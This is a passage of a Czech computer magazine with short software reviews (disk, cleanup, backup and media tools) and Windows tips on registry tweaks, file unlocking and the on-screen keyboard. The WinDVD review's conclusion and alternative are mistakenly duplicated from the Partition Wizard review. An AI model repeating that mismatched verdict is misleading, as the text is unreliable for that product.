Program PC Check & Tuning je možné zdarma testovat až 30 dní, stačí k tomu jednoduchá registrace na internetových stránkách výrobce. Oproti podobným nástrojům má PC Check & Tuning méně přehledné ovládání, navíc s nedokonalým překladem uživatelského rozhraní do angličtiny. Některá okna programu jsou totiž pouze v němčině. Jistě by také přišlo vhod automatické spouštění funkcí programu, především pro zálohování dat a čištění registru a disků. **RADEK KUBEŠ**

Závěr ► Program s bohatou nabídkou funkcí pro vyčištění a optimalizaci nastavení počítače s Windows, s možností zálohování a s mnoha dalšími užitečnými nástroji.

Alternativa ► Mezi nejlepší nástroje tohoto typu patří jistě TuneUp Utilities nebo System Mechanic, z bezplatně použitelných CCleaner nebo Glary Utilities.

Historie surfování Free Internet Windows Washer 2.6

SYSTÉM: Win XP/Vista/7
INFO: eusig.com
CENA VČ. DPH: freeware




Zatímco data ze surfování po internetu lze smazat prostřednictvím funkcí internetových prohlížečů, mnoho dalších informací o práci s počítačem je třeba odstranit pomocí speciálních nástrojů, jako je Free Internet Windows Washer.

Program si poradí s odstraněním pozůstatků po práci s počítačem, smaže historii Internet Exploreru, Firefoxu, Opery i Google Chrome a zlikviduje seznamy naposledy otevřených souborů, obsah schránky, koše i data z vyrovnávací paměti. Nechybí ani likvidace uživatelských dat z aplikací MS Office a oblíbených komunikátorů. Podobně lze smazat také seznamy naposledy zpracovávaných souborů v sítích různých aplikací. Všechna data jsou totiž likvidována důkladně, pomocí opakovaného přepisování. **RADEK KUBEŠ**

Závěr ► Všestranný nástroj na spolehlivé odstranění uživatelských dat z prohlížečů, Windows a různých programů. Nevýhodou je méně přehledné ovládání.

Alternativa ► Data stažená z internetu lze průběžně mazat pomocí funkcí prohlížečů, další pozůstatky vyčistíte například pomocí zdarma dostupného CCleaner.



Nastavení Windows GodMode Creator 1.0

SYSTÉM: Win Vista/7
INFO: thewindowsclub.com
CENA VČ. DPH: freeware



Tzv. božský režim (GodMode) nabízí přístup ke kompletní nabídce nastavení a funkcí operačního systému Windows, aniž by bylo nutné procházet několika úrovněmi ovládacích panelů a hledat různé skryté ovladače funkcí. GodMode Creator zpřístupní božský režim ve Windows Vista nebo 7 jediným kliknutím myši. Na výběr máte z kompletní nabídky božského režimu v podobě jediného zástupce na pracovní ploše nebo vytvoření více zástupců pro dílčí skupiny ovládacích prvků a funkcí. V obou případech jsou možnosti nastavení a funkce rozříděny do logických skupin. Pokud již nechcete božský režim používat, stačí zástupce z plochy smazat. Kdykoliv později jej můžete opět vytvořit.

GodMode Creator v současné době pracuje pouze s 32bitovými verzemi Windows. **RADEK KUBEŠ**

Závěr ► Program jednoduše zpřístupní buďto kompletní nabídku nastavení Windows v tzv. božském režimu, nebo pouze vybrané skupiny ovladačů.

Alternativa ► Božský mod lze zpřístupnit pomocí vytvoření speciálního zástupce ve Windows, skrytá nastavení upraví např. bezplatný Ultimate Windows Tweaker.

Správa disků Partition Wizard Home Edition 2.0.2

SYSTÉM: Win 2k/XP/Vista/7
INFO: partitionwizard.com
CENA VČ. DPH: freeware



Standardní nástroje na správu disků a diskových oddílů obsažené v základní výbavě Windows rozhodně nestačí na všechny možnosti jejich použití. Se speciálními programy, jako je například i zdarma dostupný Partition Wizard, však využijete možnosti diskových oddílů naplno.

Partition Wizard nabízí vedle standardních funkcí pro vytváření, formátování či změnu velikosti diskových oddílů také pokročilejší nástroje na práci s diskovými oddíly a daty na nich uloženými. Funkci přenosu celého diskového oddílu na jiné místo na disku doplňuje nástroj na kopírování celých oddílů, využitelný při zálohování nebo přenosu kompletního obsahu ze starého disku na disk nový. Tyto funkce vám přijdou vhod jak při pořízení nového počítače, tak při obnově kompletního obsahu počítače (operační systém, aplikace a jejich nastavení, uživatelská data) v případě havárie disku, napadení viry apod. Základem je samozřejmě pravidelné zálohování.

Při práci s různými disky a oddíly je užitečná i funkce pro převod souborového systému FAT32 na modernější NTFS, nabízející podporu ukládání větších

souborů. Konverze se obejde bez formátování disku či oddílu (tedy bez ztráty dat). Nejen při vyřazování starších disků se hodí funkce pro bezpečnou likvidaci kompletního obsahu opakovaným přepsáním. Pro případ potíží s pevnými disky je k dispozici možnost stažení bootovacího CD, pomocí něhož nainstalujete počítač a opravíte například zaváděcí stopu disku (Master Boot Record, MBR) nebo použijete dříve vytvořenou zálohu. Obraz stažený ze stránek výrobce stačí vypálit na prázdné médium.

Pro použití základních funkcí jsou připraveny průvodce. Operace s disky, ze kterých je spouštěn operační systém Windows, jsou prováděny během restartu počítače, změny oddílů na ostatních discích se projeví ihned.

Vedle bezplatných verzí je Partition Wizard k dispozici také v komerčních edicích pro použití se serverovými verzemi Windows. **RADEK KUBEŠ**

Závěr ► Bezplatný nástroj s funkcemi na úrovni komerčních aplikací pro práci s oddíly je vhodným doplňkem pro počítače s jedním i více pevnými disky.

Alternativa ► Na Chip DVD pravidelně najdete plné verze programů Paragon s podobnými funkcemi pro správu i zálohování pevných disků a diskových oddílů.

Instant messaging v novém balení ICQ 7

SYSTÉM: Win XP/Vista/7
INFO: icq.com
CENA VČ. DPH: freeware



Nová veze klienta komunikační sítě ICQ se nezaměřuje jen na komunikaci ve vlastní síti, ale zpřístupňuje uživatelům také zprávy z oblíbených komunitních sítí. S novým ICQ se můžete připojit ke svému profilu na serverech Twitter, Facebook, YouTube, Flickr, Digg nebo Delicious a mít v jedné aplikaci novinky ze všech sítí. Do sítě podle vlastního výběru můžete také globálně publikovat zprávy pro ostatní uživatele.

Další novinkou je funkce pro rychlé sdílení fotografií s ostatními uživateli a také záložka s informacemi o změnách statusů přátel, s možností jejich komentování. Kosmetickým vylepšením je rychlá změna barvy klienta ICQ pomocí ikonky v záhlaví okna tak, aby jeho vzhled ladil s barevným schématem ve Windows. **RADEK KUBEŠ**

Závěr ► Podpora oblíbených sociálních sítí v rozhraní ICQ je krok správným směrem, přesto existují lepší alternativy, především bez vložené reklamy.

Alternativa ► Použít můžete alternativní klienty (QIP, Miranda ad.) i sítě (Skype, Windows Live ad.). Spojení komunikačních a sociálních sítí nabízí Digsby.



Zálohování Ocster Backup Free-1.22

SYSTÉM: Win Vista/7
INFO: ocster.com
CENA VČ. DPH: freeware



Pro uložení záložních dat pomocí Ocster Backup lze použít disky instalované v počítači, externí disky nebo různá média připojená přes rozhraní USB. Za pravidelný měsíční poplatek cca od 100 Kč za 5 GB si lze také pronajmout prostor na serveru výrobce programu pro uložení vlastních dat. Dalším krokem vytvoření zálohovací úlohy je výběr složek a jednotlivých souborů k zálohování a nastavení výjimek. Pro zabezpečení zálohy před neoprávněným použitím je možné použít heslo a pak už stačí jen zvolit mezi jednorázovým a pravidelným zálohováním vybraných dat. Ocster Backup umí provádět zálohování buďto denně, nebo každý týden ve zvolený den a čas. Automaticky se používá komprese a 256bitové šifrování souboru se záložními daty.

RADEK KUBEŠ

Závěr ► Jednoduchá aplikace nabízí jen základní funkce pro pravidelné zálohování vybraných dat. Je vhodná především pro méně náročné domácí uživatele.

Alternativa ► Aplikace pro zálohování dat nebo celých disků najdete pravidelně mezi plnými verzemi na Chip DVD, z bezplatných programů např. Cobian Backup.

Přehrávač Blu-ray a DVD WinDVD 2010 Pro

SYSTÉM: Win XP/Vista/7
INFO: corel.com
CENA VČ. DPH: 1 400 Kč



Pro přehrávání filmů na Blu-ray discích v počítači je třeba instalovat speciální přehrávač, jelikož standardní vybava Windows (ani v nejnovějších Windows 7) v podobě Windows Media Playeru a Windows Media Center si s Blu-ray disky neporadí. Přehrávače jako WinDVD však samozřejmě neslouží jen k přehrávání filmů ve vysokém rozlišení z Blu-ray disků, ale zvládnou také přehrávání filmových DVD a filmů v dalších běžných formátech. Speciální kategorií jsou pak videa natočená digitálními kamerami, s různými formáty vysokého rozlišení (AVCHD, AVCREC). Ve WinDVD nechybí samozřejmě ani podpora všech moderních formátů prostorového zvuku (Dolby TrueHD, DTS-HD, DTS NEO:6 ad.).

Další výhodou přehrávače typu WinDVD, ospravedlňující jejich vyšší cenu, jsou technologie vylepšující přehrávání filmů v nižším rozlišení (typicky DVD) na displejích a televizorech s vysokým rozlišením (HD-Ready a FullHD), tzv. upscaling. WinDVD navíc při dekódování a vylepšování obrazu filmů využívá i výpočetní výkon procesoru grafické karty. Tato funkce je zajímavá především pro počítače typu HTPC,

kde nižší výkon úsporného procesoru dohání právě grafická karta.

WinDVD počítá i s přehráváním filmů na cestách, proto je připraven speciální profil nastavení napájení při sledování filmů. Tato funkce, prodlužující dobu, po kterou počítač pracuje na baterie, je dostupná jen na notebookech s operačními systémy Windows Vista a 7. Právě na cestách se může hodit také funkce Time Stretch, která zrychlením přehrávání (bez deformace zvuku) zajistí přehrávání celého filmu v kratším časovém úseku. Během cesty si tak můžete přehrát i celý film, který je o několik minut delší než třeba jízda vlaku.

Kromě verze Pro existuje WinDVD i v edici Standard. Ta však neumožňuje přehrávání filmů na Blu-ray discích a nenabízí upscaling. Cena verze Standard je přibližně poloviční. Přehrávač WinDVD 2010 Pro můžete testovat 30 dní.

RADEK KUBEŠ

Závěr ► Bezplatný nástroj s funkcemi na úrovni komerčních aplikací pro práci s oddíly je vhodným doplňkem pro počítače s jedním i více pevnými disky.

Alternativa ► Na Chip DVD pravidelně najdete plné verze programů Paragon s podobnými funkcemi pro správu i zálohování pevných disků a diskových oddílů.

Odinstalace a čištění Revo Uninstaller Pro 2.0.2

SYSTÉM: Win XP/Vista/7
INFO: revouninstaller.com
CENA VČ. DPH: 700 Kč



Revo Uninstaller Pro si poradí s odinstalováním již používaných programů i se sledováním nových instalací. O každém nově instalovaném programu uchová záznam o vytvořených souborech a položkách v registru, aby bylo snadné vše vrátit do původního stavu. Nechybí ani seznam programů a služeb automaticky spouštěných se startem Windows, s možností deaktivování nepotřebných položek. Revo Uninstaller Pro nabízí i funkce pro vyčištění počítače od zbytečných dat – odstranění různých pozůstatků po práci s operačním systémem (dočasné soubory, historie hledání, schránka, koš ad.) či surfování na internetu nebo historie otevřených dokumentů. Nepotřebná data jsou při likvidaci opakovaně přepisována, proto není možné je později obnovit.

RADEK KUBEŠ

Závěr ► Komplexní odinstalování nepotřebných programů je základem dobré kondice počítače. Nástroj Revo Uninstaller Pro spolehlivě pomůže nejen s ním.


Alternativa ► Například Ashampoo UnInstaller 4 nabízí také asistovanou odinstalaci a funkce pro odstranění nepotřebných dat a různých pozůstatků po práci.

Tipy a triky

WINDOWS JEŠTĚ RYCHLEJŠÍ Nejlepší tipy pro zrychlení systému. Kromě toho triky pro Word, Excel, Firefox, Photoshop, hardware a mnoho dalších.

1. Windows XP, Vista, 7 Integrace složek v podobě menu do panelu Snadné spuštění

Rozšiřitelný panel Snadné spuštění nabízí přímý přístup k důležitým programům. Avšak čím více aplikací je do panelu zahrnuto, tím je nepřehlednější. Při hledání požadovaného programu se pak časová výhoda ztrácí.



Nejen lepší vzhled: Složky lze malým trikem začlenit do panelu Snadné spuštění jako menu – a je pořádek.

TIP ► Místo jednotlivých programů můžete do panelu Snadné spuštění zahrnout i složky. Můžete si tedy příbuzné programy shromáždit do skupin, což silně zvýší přehlednost panelu. Má to však jednu nevýhodu: při kliknutí na takovou položku otevře operační systém Průzkumníka s obsahem složky. Mnohem lepší by bylo, kdyby byl tento obsah na výběr ve formě nabídky. Pomůže vám následující trik.

UVOLNĚNÍ FUNKCE: Aktivujte »Start | Spustit«, zadejte »regedit« a klikněte na »OK«. Ve Vistě a ve Windows 7 stačí zapsat příkaz Start a stisknout [Enter]. V takto otevřeném editoru registru přejděte na klíč »HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced«. Pak klikněte do pravé části okna, otevřete »Úpravy | Nový | Hodnota DWORD«, zadejte jméno »CascadeFolderBands« a stiskněte [Enter]. Po dvojitém kliknutí na novou položku změňte její hodnotu na »1« a potvrďte tlačítkem »OK«. Potom editor registru zavřete a restartujte počítač.


INTEGRACE SLOŽEK: Nyní do panelu Snadné spuštění začleňte příslušné adresáře. Za tím účelem klikněte pravým tlačítkem my-

ši na volné místo v hlavním panelu a aktivujte volbu »Uzamknout hlavní panel«. Po kliknutí pravým tlačítkem myši na dvojitou šipku panelu »Snadné spuštění« zvolte kontextový příkaz »Otevřít složku«. V nyní přístupném adresáři panelu založte příslušnou/é podsložku/y a požadované odkazy na programy seřaďte podle svého gusta. Praktické je například zahrnout všechny browsery do jedné složky. Pokud zakládáte několik složek na první úrovni, měli byste změnit jejich ikony, abyste je mohli lépe rozlišit. Je také možné vytvořit více úrovní adresářů. Pak už ovšem můžete rovnou používat nabídku Start.

POUŽITÍ NOVÉ FUNKCE: V panelu Snadné spuštění klikněte na dvojitou šipku. Ve vy-skakovacím menu uvidíte dole integrované složky. Jakmile na některou ukážete, rozevře se a zobrazí obsažené odkazy. Nyní stačí na některý kliknout, a odpovídající program se spustí. Chcete-li složku otevřít v Průzkumníku, klikněte na ni pravým tlačítkem myši a zvolte »Otevřít«.

2. Windows XP, 2003, Vista, 7 Uvolnění zablokovaných souborů bez restartu

Windows se občas zatvrdí a odmítají odstranění nebo přejmenování souboru, který byl předtím otevřen v nějaké aplikaci. Přitom byl tento program už dávno ukončen, soubor by tedy neměl být zablokován. Jednou pomocí je restart počítače – což je samozřejmě k vzteku...



Zabíják úloh: Ve výběrovém menu lze určit, jakou akci má Unlocker po odblokování souboru provést.

OBSAH

WINDOWS STRANA 114

- 1 **Windows XP, Vista, 7** Integrace složek v podobě menu do panelu Snadné spuštění
- 2 **Windows XP, 2003, Vista, 7** Uvolnění zablokovaných souborů bez restartu
- 3 **Windows Vista, 7** Zahrnutí šifrovaných souborů do systémového vyhledávání
- 4 **Windows Vista, 7** Přenos optimalizací systémového registru na jiné počítače
- 5 **Windows XP, Vista** Ukončení více aplikací v jednom pracovním kroku
- 6 **Windows XP, Vista, 7** Použití klávesnice na obrazovce pro vstup cizích znaků
- 7 **Windows Vista, 7** Častější volání informačních kanálů v postranním panelu
- 8 **Rychlé tipy** Specifikované spuštění průzkumníka, zobrazení postranního panelu
- 9 **Windows Vista, 7** Vyhledání zašifrovaných souborů a jejich zálohování

APLIKACE STRANA 118

- 10 **Excel XP, 2003, 2007** Přepočítání svítivosti světelného zdroje
- 11 **PowerPoint XP, 2003, 2007** Šíření prezentace ve formě videa
- 12 **Word XP, 2003, 2007** Plně automatizované zálohování dokumentů
- 13 **Excel XP, 2003, 2007** Bleskurychlý převod relativních odkazů na absolutní
- 14 **Rychlé tipy** Word, Firefox, Excel

INTERNET STRANA 120

- 15 **Firefox 2.x, 3.x** Cílené odstranění stop po procházení jednotlivých stránek
- 16 **Firefox 3.X** Přehledný 3D náhled otevřených panelů
- 17 **Internet Explorer 8** Rychlejší přístup k tematicky příbuzným webovým stránkám
- 18 **Opera 8.x, 9.x** Prodloužení platnosti přihlašovacích údajů k webovým stránkám

KOMUNIKACE STRANA 122

- 19 **Symbian S60 3rd Edition** Volání z mobilu přes Skype
- 20 **Firefox 3.x** Přidavná lišta pro Facebook
- 21 **Qik** Přímý přenos z mobilu
- 22 **Gmail** Označení nepřetčené části konverzace
- 23 **Live Mesh** Synchronizace a sdílení souborů přes internet

DIGITÁLNÍ FOTO STRANA 124

- 24 **Fototip měsíce** Temnější nebe
- 25 **Fotografování** Záměrné přidání rozostření pro zvýšení efektu
- 26 **Profesionální tip** Optimalizace fotografií pro sociální sítě

HARDWARE STRANA 128

- 27 **Profesionální tip** Jak připojit domácí elektroniku pomocí DLNA
- 28 **Digitální set-top-boxu s pevným diskem** Jak zajistit nahrávání audia v Dolby-multi channel při naprogramovaném nahrávání
- 29 **Synology NAS station** Použijte stahovací nástroj, i když nejste v lokální síti
- 30 **Osobní počítače** Disky v poli – i když si s tím vaše základní deska neporadí


TIP ► Freeware Unlocker vám pomůže zablokování souborů kdykoliv zrušit. Nejnovější verze funguje ve Windows 2000, XP, 2003 a také ve Vistě a Windows 7. Nástroj si můžete stáhnout přímo z našeho Chip DVD. Pro jeho instalaci dvojité klikněte na položku souboru v Průzkumníku a dále se řiďte pokyny instalačního programu.

Po nainstalování nástroje najdete v místní nabídce souboru nebo složky nový příkaz »Unlocker«. Jím zrušíte existující přístupy programů, které příslušný objekt blokuje. Nástroj v jednoduchém dialogu zobrazí všechny procesy, které si momentálně soubor nárokují pro sebe. V tomto seznamu označte nějaký proces a klikněte na »Odemknout«, čímž blokádu zrušíte, nebo klikněte na »Odemknout vše«. Zvolíte-li »Ukončit proces«, nejen uvolníte blokování, ale zároveň také ukončíte proces. Windows pak příslušný program okamžitě ukončí. »Konec« způsobí zavření nástroje.

UPOZORNĚNÍ: Při pravém dolním okraji okna můžete před příkazy »Odemknout«, »Ukončit proces« nebo »Odemknout vše« vybrat akci, kterou má Unlocker po uvolnění souboru provést. Můžete zvolit »Žádná akce«, »Smazat«, »Přejmenovat«, »Přesunout« a »Kopírovat«. Eventuální doplňující informace, například nový název souboru, si nástroj vyžádá.

3. Windows Vista, 7 Zahrnutí šifrovaných souborů do systémového vyhledávání

Zašifrované soubory Windows standardně neindexují, takže je hledací funkce nemůže najít. To se komfortem rozhodně nazvat nedá...



Napewno: Tato zpráva upozorňuje na to, že zásada definovaná prostřednictvím systémového registru nemůže být měněna.

TIP ► Zašifrované soubory jsou primárně z vyhledávání vyloučeny z bezpečnostních důvodů. Zásahem do systémového registru však můžete stanovit, že mají být indexovány všechny obsahy. Bezpečnost přesto zůstane zaručena, neboť Windows zobrazí nálezy zašifrovaných souborů jen v případě, že k nim má uživatel přístupová práva.

Z DISKUSNÍHO FÓRA CHIPU

Spojení dvou diskových oddílů v jeden systémový

DOTAZ

Mám starší desktopový počítač s Windows XP. Pevný disk je rozdělen na několik oddílů, jeden z nich pro systém. Poněvadž v něm časem začal být pro Windows nedostatek místa, chtěl bych systémový oddíl spojit s jiným. Hledám tedy program, který umí spojit dvě partition v jednu, aniž by bylo nutno vymazávat data.

ODPOVĚĎ CHIPU

Než začnete dělat jakékoliv změny v souborovém systému, každopádně byste si měl pořídit záložní kopie všech důležitých souborů a systému. Potom máte několik možností: Ta nekomfortnější používá specializovaný komerční program jako Acronis Disk Director za zhruba 30 eur. Z jeho CD můžete přímo bootovat a pak

spojit dohromady dva sousední diskové oddíly bez nutnosti odstraňovat na nich data. Je také možné jednu partition zmenšit a tu systémovou odpovídajícím způsobem rozšířit.

Alternativou může být nástroj »Paragon Partition Manager«, který najdete v plné verzi na Chip DVD.


Nechcete-li kvůli tomu utrácet peníze a patříte-li mezi zkušenější uživatele, můžete zkusit GParted z adresy <http://gparted.sourceforge.net>. Tato sbírka linuxových nástrojů poskytuje podobnou funkčnost, obsluhuje se však méně komfortně. GParted dostanete jako ISO soubor, který si vypálíte na CD. Z něho pak nabojujete počítač. Nyní můžete sousední oddíl vymazat a uvolněné místo přidělit systémové partition. Pak zkopírujete zálohovaná data zpět.

Do vstupního pole nabídky Start napíšete »regedit« a stisknete [Enter]. Ověřovací dotaz Řízení uživatelských účtů potvrdíte tlačítkem »Pokračovat« nebo pod Windows 7 tlačítkem »Ano«. V editoru registru navigujete na klíč »HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows«. Příkazem »Úpravy | Nový | Klíč« vytvoříte podklíč »Windows Search« a označte jej. V pravé části okna otevřete »Úpravy | Nový | Hodnota DWORD«, jako označení zadejte »AllowIndexingEncryptedStoresOrItems« a stisknete [Enter]. Na novou položku teď dvojité klikněte, její hodnotu nastavíte na »1« a potvrdíte tlačítkem »OK«. Editor registru zavřete. Na úplnou funkčnost si musíte nějakou dobu počkat, poněvadž Windows teď na pozadí všechny soubory kompletně znovu indexují. Proto byste také jednou provedené nastavení už pokud možno neměli měnit.

V zásadě můžete toto nastavení zařídit také přizpůsobením indexovacích voleb v Ovládacích panelech. Za tím účelem zvolíte v Ovládacích panelech pod Vistou »Klasické zobrazení« respektive pod Windows 7 »Zobrazit podle: Velké ikony«. Potom postupně dvojité klikněte na »Možnosti indexování« a jednou na »Upřesnit«. Aktivujte kartu »Nastavení indexování«. Tam můžete rovněž zvolit »Indexovat šifrované soubory« a potvrdit tlačítkem »OK«. Cesta přes systémový registr má ovšem jednu přednost: nastavení definované jako zásadu už uživatel nemůže prostřednictvím indexovacích voleb změnit.

4. Windows XP, Vista, 7 Přenos optimalizací systémového registru na jiné počítače

Prostřednictvím změn v systémovém registru lze počítač optimalizovat pro vlastní způsob nasazení. Po úspěšném odzkoušení těchto úprav byste je chtěli rychle a jednoduše přenést do jiných počítačů. Důležité přitom je, aby se původní stav systémového registru dal snadno obnovit.



Uspadnění: Přes toto okno můžete exportovat struktury registru pro přenos do jiných počítačů.

TIP ► Pod Windows XP otevřete »Start | Spustit« a v následném dialogu do pole »Otevřít« napíšete »regedit.exe«. Pak stiskem »OK« spustíte editor registru. Pod Windows Vista a Windows 7 klikněte na »Start«, příkaz »regedit« vložte do pole »Spustit hledání« nebo »Prohledat programy/soubory«. V oblasti výsledků klikněte pravým tlačítkem myši na položku nástroje a v místní nabídce zvolte příkaz »Spustit jako správce«. Pokud tuto akci provádíte z normálního uživatelského účtu, musíte v následném dialogu ještě zadat účet s oprávněním správce a zadat pro něj heslo.

VYTVOŘENÍ ZÁLOHY: Nejprve si poříďte zálohu, z níž budete moci v případě pochybností systém zrestaurovat. Za tím účelem ve stromové struktuře vlevo označte příslušný klíč. Pak aktivujte příkaz »Soubor | Exportovat« a v následném dialogu »Exportovat soubor registru« zvolte složku a název záložního souboru. V »Rozsah exportu« použijte pro úplnou zálohu volbu »Celý rozsah«. Po kliknutí na »Uložit« zapíše editor registru všechny potřebné informace do normálního textového souboru s příponou »REG«, který můžete zpracovat každým textovým editorem.


EXPORT DÍLČÍ STRUKTURY: Nyní proveďte potřebné úpravy systémového registru a ujistěte se, že po nich systém pracuje podle očekávání. K přenesení těchto nastavení stačí vyexportovat příslušný klíč z registru a nahrát jej do cílového počítače. Za tím účelem označte vlevo ve stromové struktuře příslušnou větev a znovu vyvolejte exportní dialog. Tentokrát však jako volbu exportu použijte »Vybraná větev« a soubor uložte na datový nosič, k němuž lze přistoupit na cílovém počítači, například síťovou jednotku nebo USB paměť.

PŘENOS HODNOT REGISTRU: Na cílovém počítači se přihlaste s oprávněním správce, připojte příslušný datový nosič a navigujte v něm do složky, která obsahuje exportovaný/é klíč/e. Teď už stačí vždy jen dvojitě kliknout na REG soubor a následný dotaz Windows potvrdit tlačítkem »Ano«. Windows pak nové struktury začlení do vlastního systémového registru.

UPOZORNĚNÍ: Při zacházení se systémovým registrem byste zásadně měli být přihlášení jako správce. Jen tak máte přístup ke všem klíčům a hodnotám.

5. Windows XP, Vista Ukončení více aplikací v jednom pracovním kroku


Během práce na PC často spouštíte více aplikací. Na konci dlouhého sezení chcete všechny programy zase zavřít. Přitom se vám nelíbí, že je musíte ukončovat jednotlivě.



TIP ► Chcete-li v jednom kroku ukončit několik aplikací, podržte stisknutou klávesu [Ctrl] a v hlavním panelu postupně klikněte na tlačítka příslušných programů. Pak klávesu [Ctrl] uvolněte a pravým tlačítkem myši klikněte na naposled označené tlačítko. V místní nabídce zvolte »Zavřít skupinu«. Pak Windows ukončí všechny vybrané aplikace najednou.

6. Windows XP, Vista, 7 Použití klávesnice na obrazovce pro vstup cizích znaků

Pro některé aplikace, například při programování dialogových boxů nebo při překládání textů, jsou zapotřebí zahraniční znaky. Česká standardní klávesnice tady není mnoho platná.



TIP ► Nejlepší je použít virtuální klávesnici, jejíž rozložení kláves odpovídá vašemu požadovanému vstupnímu jazyku. K vyvolání klávesnice na obrazovce aktivujte pod XP »Start | Spustit« a ve stejnojmenném dialogu zadejte v poli »Otevřít« příkaz

osk

a potvrdte tlačítkem »OK«. Pod Windows Vista a Windows 7 klikněte na »Start« a stejný příkaz vložte do pole »Spustit hledání« nebo »Prohledat programy/soubory«. Výsledek hledání zobrazí Windows přímo v nabídce Start. V sekci »Programy« pak dvojitě klikněte na »osk.exe«.

Nyní se zobrazí klávesnice na obrazovce. Její rozvržení kláves odpovídá aktuálnímu nastavení země v operačním systému. Softwarové klávesy se umístí v popředí nad všechny aplikace. Toto chování můžete ve verzích Windows XP a Vista změnit prostřednictvím »Nastavení | Vždy navrchu«. Základní nastavení je však pro většinu aplikací vhodnější.


V hlavním panelu klikněte na minimalizovaný panel jazyků, tedy na ikonku momentálního nastavení jazyka, například »CS« pro češtinu. V následné nabídce zvolte požadovaný jazyk, například »EN« pro angličtinu nebo »AR« pro arabštinu. Podle

tohoto nastavení se změní rozvržení normální klávesnice i klávesnice na obrazovce. Ta druhá pak navíc zobrazí i odpovídající grafické podoby příslušných znaků. Chcete-li vložit nějaký znak do dokumentu, nejprve v něm umístíte kurzor na příslušné místo a pak kliknete na potřebný znak v klávesnici na obrazovce. Alternativně můžete virtuální klávesnici využívat také jen jako »tahák« pro změněné rozvržení hardwarové klávesnice.

UPOZORNĚNÍ: Potřebujete-li v počítači aktivovat další jazyky, pravým tlačítkem myši klikněte na v panelu jazyků zobrazený symbol aktuálního jazyka a v místní nabídce zvolte příkaz »Nastavení«. V následném dialogu zvolte »Přidat«. V seznamu dialogu »Přidat jazyk« vyberte požadovaný jazyk a potvrďte tlačítkem »OK«.

7. Windows Vista, 7 Častější volání informačních kanálů v postranním panelu

Díky vybraným informačním kanálům, které operační systém zobrazuje v postranním panelu, zůstáváte stále »v obraze«. Miniaplikace se však aktualizují poměrně zřídka.



Aktuální zprávy: Touto volbou stanovíte, jak často mají Windows aktualizovat RSS Feeds a Web Slice.

